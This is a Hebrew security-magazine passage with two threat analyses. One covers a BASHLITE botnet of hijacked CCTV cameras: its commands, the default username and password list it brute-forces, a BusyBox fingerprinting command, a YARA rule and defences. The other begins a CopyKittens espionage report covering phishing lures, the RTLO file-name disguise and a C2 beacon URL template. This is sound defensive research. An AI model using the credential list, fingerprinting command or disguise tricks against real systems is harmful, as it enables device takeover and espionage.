בשיא, ההתקפה הגיעה ל-20,000 בקשות לשנייה (RPS). אך ההפתעה הגדולה הגיעה מאוחר יותר, כאשר בבדיקת כתובות ה-IP של התוקפים גילינו שחלק מחברי הבוטנט היו ממוקמים ממש בחצר האחורית של משרדי החברה שלנו.


החקירה של כתובות ה-IP התוקפות הראתה שהן שייכות למצלמות טלוויזיה במעגל סגור, כולן נגישות באמצעות סיסמאות ברירת המחדל שלהן. אך זה לא הכל - במבט דרך עדשת המצלמה גם הבחנו בחנות מוכרת בקניון הממוקם לא פחות מחמש דקות נסיעה מהמשרדים שלנו!

ראינו זאת כהזדמנות לתת שירות טוב לקהילה, ולכן קפצנו במכוניות שלנו ונסענו לטיול בקניון ☺. הצלחנו להיפגש עם בעלי החנות, להראות להם איך המצלמות שלהם נוצלו על מנת לתקוף את לקוחותינו ועזרנו להם לנקות את התוכנות הזדוניות מהכונן הקשיח של המצלמה הנגועה.

בזמן שעשינו זאת ראינו את המצלמה שולחת בקשות תקיפה עד הרגע האחרון...


פרטי המתקפה

כאמור, תקיפה זו כללה הצפות של חבילות HTTP GET שנעו לשיא של 20,000 RPS. ממחקר שביצענו, ראינו כי מקור הרעש מגיע מכ-900 כתובות IP של מצלמות CCTV המפוזרות מסביב לעולם. היעדים שלהם היו נכס יחסית נדיר בשימוש של ספקית שירות ענן גדולה.



כלל הרכיבים שהשתתפו במתקפה, הריצו Embedded Linux עם BusyBox - חבילת כלי Unix נפוצים אשר אוגדו תחת בינארי אחד שעוצב (בדרך כלל) עבור מערכות מועטות משאבים.

הקוד הזדוני שמצאנו בהם היה קובץ ELF, שקומפל ל-ARM, שמו היה btce., והוא היה גרסא של ELF_BASHLITE (מוכר גם כ-Lightaidra ו-GayFgt). קוד זדוני שתפקידו לסרוק רכיבי אינטרנט שמריצים BusyBox ומאזינים ל-Telnet או SSH ופגיעים למתקפת BruteForce מבוססת מילון.



במקרה שלנו, הגרסא הזו הגיעה עם יכולת נוספת - לבצע תקיפות HTTP Get Flood מתוך הרכיב שהנוזקה השתלטה עליו. הרצנו על הבינארי strings וקיבלנו (מלבד הסיסמאות שאותן הוא מנסה לנחש) מספר לא קטן של מחרוזות המשמשות אותו בתור User-Agent. לדוגמא:

- Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
- Opera 7.02 Bork-edition [en] Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
- Mozilla/4.0 (compatible; MSIE 8 .0; Windows NT 6.0; Trident/4.0;)
- Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2)
- Gecko/20100115 Firefox/3.6 Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:13.0)
- Gecko/20100101 Firefox/13.0.1 Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:13.0)
- Gecko/20100101 Firefox/13.0.1
- Opera/9.80 (Windows NT 5.1; U; en)
- Presto/2.10.229 Version/11.60

במהלך המחקר שלנו, בדקנו מאילו כתובות IP התחברו למצלמות האבטחה שניטרנו. נראה היה כי התחברו אליהן ממספר רב של כתובות שונות. סימן לכך שהן ככל הנראה נפרצו על-ידי מספר האקרים שונים. עובדה המראה עד כמה קל לאתר ולפרוץ לאותן רכיבים.

דוגמא ל-Netstat שהבאנו מאחת המצלמות:

```
0 ::ffff:10.0.0.21:telnet        ::ffff:60.x.x.57:41238     ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:85.x.x.175:42836    ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:31.x.x.114:21833    ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:14.x.x.49:4344      ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:36.x.x.70:33348     ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:222.x.x.237:49593   ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:201.x.x.157:42611   ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:60.x.x.90:51354     ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:88.x.x.139:42413    ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:219.x.x.139:55355   ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:49.x.x.29:44295     ESTABLISHED
0 ::ffff:10.0.0.21:telnet        ::ffff:60.x.x.111:50127    ESTABLISHED
```

[ניתן לראות כמה כתובות IP שונות מחוברות ברגע נתון]

קצת על ה-Malware עצמו

כאמור, הנוזקה עצמה הינה גרסא משודרגת של BASHLITE. שרת ה-C&C נקבע Hardcoded בעת הקמפול. הפקודות שהיא תומכת בהן הן:

- PING
- GETLOCALIP
- SCANNER
- HOLD
- JUNK
- KILLATTK

- **PING** - בעת שליחת הפקודה **PING** הבוט מחזיר את התשובה "**PONG!**" - כך השרת יכול לדעת שהבוט עדיין שם, ובעצם לשלוט ברשת ה-BotNet שלו ולדעת כמה מהם אונליין בכל רגע נתון.
- **GETLOCALIP** - הפקודה **GETLOCALIP** תגרום לבוט להחזיר את התשובה:

```
My IP: [LOCAL_IP]
```

- **SCANNER** - הפקודה **SCANNER** הינה דגל שמצבו הינו "ON" או "OFF", הפקודה מורה לבוט להתחיל או להפסיק לסרוק אחר עוד מערכות פגיעות ולנסות להדביק אותן.

אופן ההדבקה מתבצע ע"י סריקת טווחי IP עבור כתובות המאזינות בפורט 23 (הפורט הדיפולטיבי של Telnet). במידה ואכן נמצאה כתובת כזו, מתבצע ניסיון להתחבר לאותו הפורט בעזרת שמות המשתמשים:

```
root
toor
admin
user
```

ובעזרת הסיסמאות:


```
guest
login
changeme
1234
12345
123456
default
pass
password
```

במידה והייתה התחברות מוצלחת. תורץ הפקודה הבאה:


```
/bin/busybox;echo -e '\147\141\171\146\147\164'
```

הפקודה הנ"ל הינה בדיקת Fingerprinting האם אכן מדובר ברכיב תמים המריץ busybox אמיתי או ב-Honeypot שרק נועד לסמלץ את הסביבה. על רכיבים תמימים הפלט המצופה לקבל שולח לכתובת את המחרוזת "gayfgt".

לדוגמא:



ולעומת זאת, מחוץ ל-Busybox, הפקודה תחזיר:



הדבר נגרם בעקבות ההבדלים בין ה-Shell-ים השונים הקיימים במערכות השונות. הפקודה echo -e שמורצת בעזרת /bin/sh (מה שבדרך כלל רץ על רכיבי Embedded) מפרסרת מחרוזות עם סלאשים הפוכים אחרת מהצורה בה /bin/bash מפרסרת אותה, וכך ניתן לדעת האם אנחנו אכן מורצים בעזרת /bin/sh מה ש(לפי כותבי ה-Malware) מניח את הדעת שאנו אכן רצים על רכיב Embedded / מוריד את הסיכוי שמדובר ב-Honeypot. (בגרסאות שונות של ה-Malware מופיעות מחרוזות בדיקה אחרות אך העקרון זהה).

לאחר מכן, תורץ פקודת wget (ולעיתים אחריה גם פקודת tftp) שמטרתן להוריד את ה-Malware עצמו מאחד השרתים שבשליטת המפציפים ולהריצה.

אגב, בגרסאות שונות של אותו הכולירע ניתן לראות אף נסיונת תקיפה עם shellshock, כפי שפורסם בגליון ה-54 של Digital Whisper

- **HOLD** - הפקודה **HOLD** מאפשרת לתוקפים להפסיק תקיפת DoS עבור כתובת IP ספציפית לפרק זמן רצוי.
- **KILLATTK** - הפקודה **KILLATTK** תגרום לבוט לעצור את כלל התקיפות שמתבצעות כרגע.

- **HTTP, JUNK, UDP** - הפקודות **HTTP**, **JUNK** ו-**UDP** יגרמו לבוט ליזום שלושה סוגי מתקפות DoS שונות. בגרסאות שונות קיימת גם הפקודה "**TCP**" שתפקידה ליזום סוג נוסף של תקיפה. בעת תחילת התקיפה תשלח ליוזם התקיפה הודעה בסיגנון:

```
JUNK Flooding IP:POST for X seconds.
```

התגוננות

על מנת להתגונן ברמה הפרטית אנו ממליצים:

- לסגור את הממשקים שאינם דרושים. אין סיבה שממשק ה-Telnet או ממשק ה-SSH יהיה פתוח כברירת מחדל על מצלמות אבטחה. יש לפתוח ממשקים אלו לפרק זמן מוגבל ורק בעת הצורך.
- לשנות את הסיסמאות שמגיעות כברירת מחדל עם המערכות השונות. סיסמאות אלו הן וקטור חדירה מאוד נח ואינו דורש שום מחשבה מהצד התוקף, יש לשנותן לסיסמאות קשות לניחוש.
- לעבוד מאחורי NAT ולחשוף אך ורק ממשקים הנדרשים לנו בעת העבודה מרחוק. כך, גם אם שכחנו שירות פתוח או לשנות סיסמא דיפולטיבית - אותם השירותים אינם מנותבים מרשת האינטרנט.
- לא להגיד את המשפט הטפשי "למה שינסו לפרוץ לי? אני בסך הכל אדם פרטי, אני לא מעניין אף אחד". אז נכון - ככל הנראה אתה באמת לא מעניין אף אחד, אבל כח העיבוד והחיבור לרשת של רשת המצלמות שלך בהחלט מעניינים את מי שמנסה להגדיל בכל מחיר את רשת הבוטנטים שלו.

על מנת להתגונן ברמת הארגון:

- ליישם את כלל הסעיפים הנוגעים לרמה הפרטית, מהבחינה הזאת - אין הבדל בין האירועים.
- במידת האפשר - לאפשר התחברות למערכות הפנים-ארגוניות אך ורק באמצעות VPN.
- לעדכן תמיד את החוקים ב-IPS/IDS/FW הארגוני, ובפרט להוסיף את חוקי ה-YARA הבאים:

```
rule bashWorm {
	strings:
		$a = "JUNK Flooding %s:%d for %d seconds."
		$a2 = "UDP Flooding %s for %d seconds."
		$a3 = "UDP Flooding %s:%d for %d seconds."
		$a4 = "TCP Flooding %s for %d seconds."
		$a5 = "KILLATTK"
		$a6 = "REPORT %s:%s:"
		$a7 = "PING"
		$a8 = "PONG!"
		$a9 = "GETLOCALIP"
	condition:
		all of them
}
```

[נלקח מ-https://www.alienvault.com/open-threat-exchange/blog/attackers-exploiting-shell-shock-cve-2014-6721-in-the-wild]

סיכום

אנו מקווים כי הסיפור שלנו מראה עד כמה עולם ה-"Internet Of Things" יכול להיות מסוכן, ומקווים כי פרסום המקרה יעלה את המודעות לעניין. בימים אלו אנו עדים למתקפת DDoS נוספת המגיעה אלינו מעולם ה-IoT - הפעם מרכיבי NAS, ואכן, ניחשתם נכון - גם רכיבים אלה נפרצו על-ידי מתקפת Brute Force מבוססת מילון על אחד משירותי הניהול מרחוק שלהם.

אז בבקשה, לא משנה אם מדובר במצלמה, מקרר או נתב ביתי - סגרו את ממשקי הניהול שיכולים לפגוע בכם, שנו את סיסמאות ברירת המחדל שקיבלתם בעת ההתקנה של הרכיב, ותעבדו מאחורי NAT. אחרת - גם אתם תתווסו לסטטיסטיקה של צוות Incapsula...

ה-Copykittens: מקום טוב באמצע בין njRAT ו-Flame

מאת גל ביטנסקי

הקדמה - מי אנחנו?

מאמר זה הינו עיבוד לעברית של דו"ח שפורסם החודש בשיתוף פעולה בין Minerva Labs[15] ו- Clearsky Cyber Security.[16]

בעוד המסמך המקורי מכוון למכנה משותף רחב יחסית, אנו מרשים לעצמנו מעל במה מכובדת זו לרדת לפרטים מעט יותר טכניים תחת ההנחה כי הקורא בעל הבנה טכנית טובה.

כאמור, דו"ח זה נכתב במשותף ע"י שתי חברות. ניתן לומר בחלוקה גסה שאת התחום המודיעיני הוביל אייל סלע מ-ClearSky ואת תחום המחקר הטכני הוביל עמרי מויאל מ-Minerva Labs. אליהם הצטרף עבדכם הנאמן, גל ביטנסקי, אשר סייע לשניהם בנוסף לרבים וטובים אחרים.

יובהר כי מדובר בתהליך לא פשוט כלל של שיתוף פעולה בין שתי חברות שמטרתן שונה בתכלית - Minerva בה אני עובד הינה startup המפתח מוצר הגנה ונמצאת עדיין בשלב ה-stealth mode ו-ClearSky הינה חברה המתמקדת במתן שירותי מודיעין טכנולוגי וייעוץ מקצועי אסטרטגי בתחום הסייבר. לשמחתנו הרבה נוצר מפגש אינטרסים בין החברות וזכינו לעבוד ולהגיע לכדי תוצר ייחודי שמשלב את

[15] http://www.minerva-labs.com/#!CopyKittens-Attack-Group/c1p1j/564df6190cf28679553fc331
[16] http://www.clearskysec.com/report-the-copykittens-are-targeting-israelis/

ההסתכלות הרחבה של אייל המחובר לשלל דמויות מפתח בתעשיית אבטחת המידע בקנה מידה עולמי ואת הניסיון המגוון של עמרי עם שלל תוכנות זדוניות שונות ומשונות.

מי הם החתלתולים?

ה-CopyKittens, או כפי שתרגמו מספר כלי תקשורת "החתלתולים המעתיקנים", אינם הקבוצה הראשונה אותה אנו רואים באזור בשנים האחרונות. "מתקפות הסייבר" עלו לכותרות לראשונה באזורנו דווקא בשל תקיפות שהתרחשו בכיוון ההפוך - כאשר stuxnet פגע (לכאורה) בתשתית האטום האיראנית (לכאורה) בשליחות מדינה מערבית אשר הרוויחה מכך.

בכיוון ההפוך בלטו מחד תקריות בודדות אשר צברו הד משמעותי, ע"ע 0xOmar, ומאידך "מתקפות" רחבות היקף שנולדו מתוך אג'נדה האקטיביסטית והסתיימו לרוב בממטרי פינגים קלים עד בינוניים.

בחלוקה פחות דיכוטומית אפשר לראות קשת רחבה מעט יותר של איומים כאשר ה-"צבע" החזק בה הוא ה-RAT-ים הגנריים (njRAT, xtreme RAT, Poison Ivy ודומיהם).

החתלתולים (כך יכונו מעתה ואילך) הם זן נדיר בנוף האיומים הזה - לא מדובר בחבורה של עשרות מתמטיקאים מבריקים ומהנדסי תוכנה עילאיים כפי שניתן לדמיין את מפתחי Flame ו-stuxnet אך גם לא מדובר בהדיוטות. הם זכו לשמם כפראפרזה על הביטוי copycat, מאחר והעתיקו כמויות מרשימות של קוד אשר פורסם באופן חופשי ברשת. מלאכת המחשבת של הרכבת קטעי הקוד הגנובים מראה על הבנה טכנית טובה מאוד, כזאת החורגת מגבולות ה-VB שנצפו בשטח עד היום עמוק עמוק אל תוך נבכי ה-C++ ומערכת ההפעלה, ועל כן סיווג התוקפים החריג לנוף האיומים אליו הורגלנו.

בחרנו לקרוא ל-framework המורכב אותו יצרו התוקפים מטריושקה (הזכורה לחלקנו דווקא תחת השם בבושקה, שאיננו נכון[17]). הסיבה לכך היא שחלקי הקוד בהם השתמשו התוקפים סונתזו למספר מודולים רב במיוחד כאשר כל מודול כולל בתוכו את הבא בתור.

זהותם של העומדים מאחורי החתלתולים תישאר כנראה עלומה, אף על פי שניתן לשער על פי תמהיל היעדים שהותקפו כי מדובר במדינה המסוגלת להפיק תועלת ממודיעין על מהלכיה הדיפלומטיים הצפויים של ישראל - ודי לחכימא ברמיזא.

[17] https://he.wikipedia.org/wiki/%D7%9E%D7%98%D7%A8%D7%99%D7%95%D7%A9%D7%A7%D7%94

מהלך התקיפה

החתלתולים ביצעו לפחות שלושה סבבי תקיפה אותם זיהינו במהלך השנה האחרונה. בכל אחד מהם השתמשו כמעט בדיוק באותה שיטת ההדבקה שכללה מספר חריג של שלבים ונסמכה בבסיסה על Social Engineering מוצלח. ניכר כי התבצע מאמץ משמעותי לטיוב ה-phishing שכלל איסוף מודיעין נקודתי ובחירת יעדים איכותיים ביותר.

נציין כי ברשותנו חלון מצומצם לתקיפות שבוצעו בפועל היות ולא חדרנו למערך ה-C2 של התוקפים ועל-כן איננו מכירים את כלל היעדים אך מהדגימות שבידנו עלו בכל זאת כמה תובנות משמעותיות.


על אף הדגימות הספורות שבידנו הצלחנו להבחין בתהליך התפתחות של התוקפים ואיתרנו שינויים קלים בין סבבי ההתקפה. בניתוח הטכנולוגי אותו אתם עומדים לקרוא הקפדנו להתייחס לגרסאות החדשות ביותר של כלי התקיפה שגם היו העשירות ביותר מבחינת יכולותיהן, אלא אם צוין באופן מפורש אחרת.

נקודת הכניסה לארגון

הצלחנו לבחון כחמישה ניסיונות הדבקה שונים - כולם באמצעות spear-phishing. קצה החוט לחקירת הפרשה כולה היה הזמנה לכנס של איש אקדמיה ישראלי בכיר העוסק בנושא המזה"ת. ההזמנה נשלחה בדוא"ל מעמית של אותו בכיר וכללה הזמנה אותנטית לכנס אמיתי. אין זו הפעם הראשונה שאנשי אקדמיה נמצאים על הכוונת של תוקפים בפרופיל של החתלתולים - רק השנה התבצעה התקפה על תמר עילם-גינדין, להבנתנו ע"י קבוצה אחרת שהשתמשה בשיטות הדבקה וכלי תקיפה שונים.


ההזמנה הגיעה בצורת מסמך בפורמט docx שכלל אובייקט OLE שהוצג כמסמך pdf והסתיר קובץ scr עליו נרחיב בהמשך.

לאחר שהשתמשנו ב-IOC שחילצנו מהדגימה הנ"ל הצלחנו להגיע למספר נוסף של ניסיונות התקפה. כלל היעדים האחרים אליהם הגענו היו גורמים במשרד החוץ הישראלי, חלקם בכירים - ובהם שגריר ישראל במדינה מזרח-אירופאית. כך למשל נראה דבר הדואר אותו זכה לקבל השגריר:[18]



[18] https://malwr.com/analysis/ZDg3Nzg3MDM3MWQwNDdmNTgwYWRmOTJkNWFhYTQ0ZjY/

המסמך המצורף וקובץ ה-scr שהוטבע בו נראים כך:



לאחר לחיצה על האובייקט רץ קוד שמשימתו הראשונה היא לפתוח קובץ pdf המתאים לתוכן המובטח. למיטב הבנתנו גם ה-docx וגם ה-pdf הינם אותנטיים ונגנבו בסבבי תקיפה קודמים. נראה שהחתלתולים אפילו טרחו ולמדו ממי סביר לקבל את סוג המסמך הספציפי שנשלח לכל יעד.

הקוד הראשון שרץ הינו קובץ ה-scr, אשר כידוע מתפקד כ-PE לכל דבר ועניין כשבאופן מעניין בכל הדגימות שלו שהשגנו שם הקובץ כלל את הסיומת "fdp.scr". מדובר בחלק מתכסיס ידוע הכולל שימוש בתו ה-Unicode בעל השם האינדיקטיבי "Right-To-Left Override" שמבצע flip לטקסט שמוצג אחריו אך שומר על הפונקציונליות המקורית של הקובץ.

השימוש בו פשוט מאוד ואת תוצאותיו ניתן לראות בתמונה לעיל כאשר הוא הופך אפילו את כותרת חלון ה-properties. לדוגמה, אם נקרא לקובץ הזדוני שלנו "Pics of A[RTL override char]fdp.scr" הוא יוצג בשם התמים "Pics of Arcs.pdf".

זאת אינה הפעם הראשונה שאנחנו רואים תוקפים ב"שכונה שלנו" משתמשים בתו המיוחד בשילוב עם יצירת בלבול בין קבצי pdf ו-scr. חוקרי Kaspersky זיהו שימוש בכך אצל ה-"Desert Falcons"[19] ושימוש דומה נעשה בידי אלמנטים שזהותם איננה ברורה הפועלים בזירה הסורית.[20]

ניסיונות phishing דומים אותם איתרנו כללו מסמך המזמין לכנס של ארגון מסוים המסונף לאו"ם וקשור ללוחמה בטרור, רשימה שמית מפורטת של כלל נציגויות משרד החוץ בעולם וכתבה שנראה כי תורגמה באופן עילג וטענה כי צפויה שביתה במשרד החוץ, הם כולם מצורפים בנספח א' המצורף בסוף המאמר.

[19] https://securelist.com/blog/research/68817/the-desert-falcons-targeted-attacks
[20] http://syrianmalware.com

המטריושקה

בניגוד להתקפות אליהן הורגלנו עד כה החתלתולים בחרו לבנות את הנוזקה שלהם משלושה חלקים ביניהם נעשתה אינטגרציה מובנית וניכר כי פותחו במקביל:

- **Dropper:**
  - מאותת ל-C2 שההדבקה התחילה
  - במידת הצורך מאותת כי עלה חשד שמתבצע ניתוח של הנוזקה
  - טוען dll המוסתר בתוכו ומשמש כ-Reflective Loader ודואג להרצת הפונקציונליות הנדרשת
- **Reflective Loader:**
  - מבצע בדיקות לגילוי סביבה המעידה שכנראה מתבצע ניתוח בידי חוקר אבטחה
  - מבצע Runtime API Address resolving
  - מזריק את ה-RAT לזיכרון של תהליך מתאים
  - אחראי ליכולת השרידות לאחר אתחול המחשב
- **RAT:**
  - מקנפג את ה-Reflective Loader בשילוב מערכת ההפעלה להשגת שרידות
  - מתקשר מול ה-C2 מעל DNS
  - מספק יכולות RAT סטנדרטיות

ה-Dropper

תפקיד זה ממולא ע"י ה-scr אשר כאמור מתנהג בדיוק כמו exe. לאחרונה נראה שהשימוש בפורמט עושה קאמבק - אולי על רקע גיבוש תודעה אצל משתמשי הקצה וחשש מהרצת קבצי exe שנתפשים כ"מסוכנים".

משימתו הראשונה של ה-dropper היא לגרום למשתמש לחשוב שהוא אכן פתח קובץ pdf, לשם כך נכתב ל-%TEMP% קובץ pdf שמתחיל ב-"~st" והמשכו מספר אקראי. ה-Dropper פותח אותו באמצעות ShellExecute ומציג אותו למשתמש באמצעות תוכנת ברירת המחדל אליה המשתמש מורגל. האפקט המושג הינו מוצלח יחסית ולא מורגשת השתהות חריגה לפעולה המתבצעת לכאורה.

כעת, בזמן שהמשתמש שחשדנותו דוכאה קורא את המסמך שנפתח, מתחילה לרוץ הפונקציונליות החבויה המשמעותית של ה-dropper:

ראשית, הוא מבצע unpack ל-reflective loader לזיכרון ומאותת לשרת השליטה והבקרה שתהליך התקיפה התחיל. האיתות מתבצע באמצעות הורדת תמונה בגודל פיקסל בודד משרת מרוחק בשליטת

התוקפים. מבנה ה-URL אליו מתבצע האיתות כולל מחרוזות קבועות אשר עשויות להעיד על שימוש ב-builder.

מניתוחי הדגימות שבידנו אנו משערים שאלו רכיבי הבקשה לשרת ומשמעותם:

```
HTTP://DOMAIN/"RandomString"/%s(TargetID)/"CampgainIdentifer"/"NameOFFile".png
```

לאחר שהוא מאותת לתוקפים, ה-dropper קורא ל-export של ה-loader בשם check_ אשר מאוחר יותר ולאחר עיון בתוכנו הבנו כי תפקידו הוא ביצוע בדיקות שמטרתן לאבחן האם הנוזקה עוברת ניתוח אוטומטי או ידני.

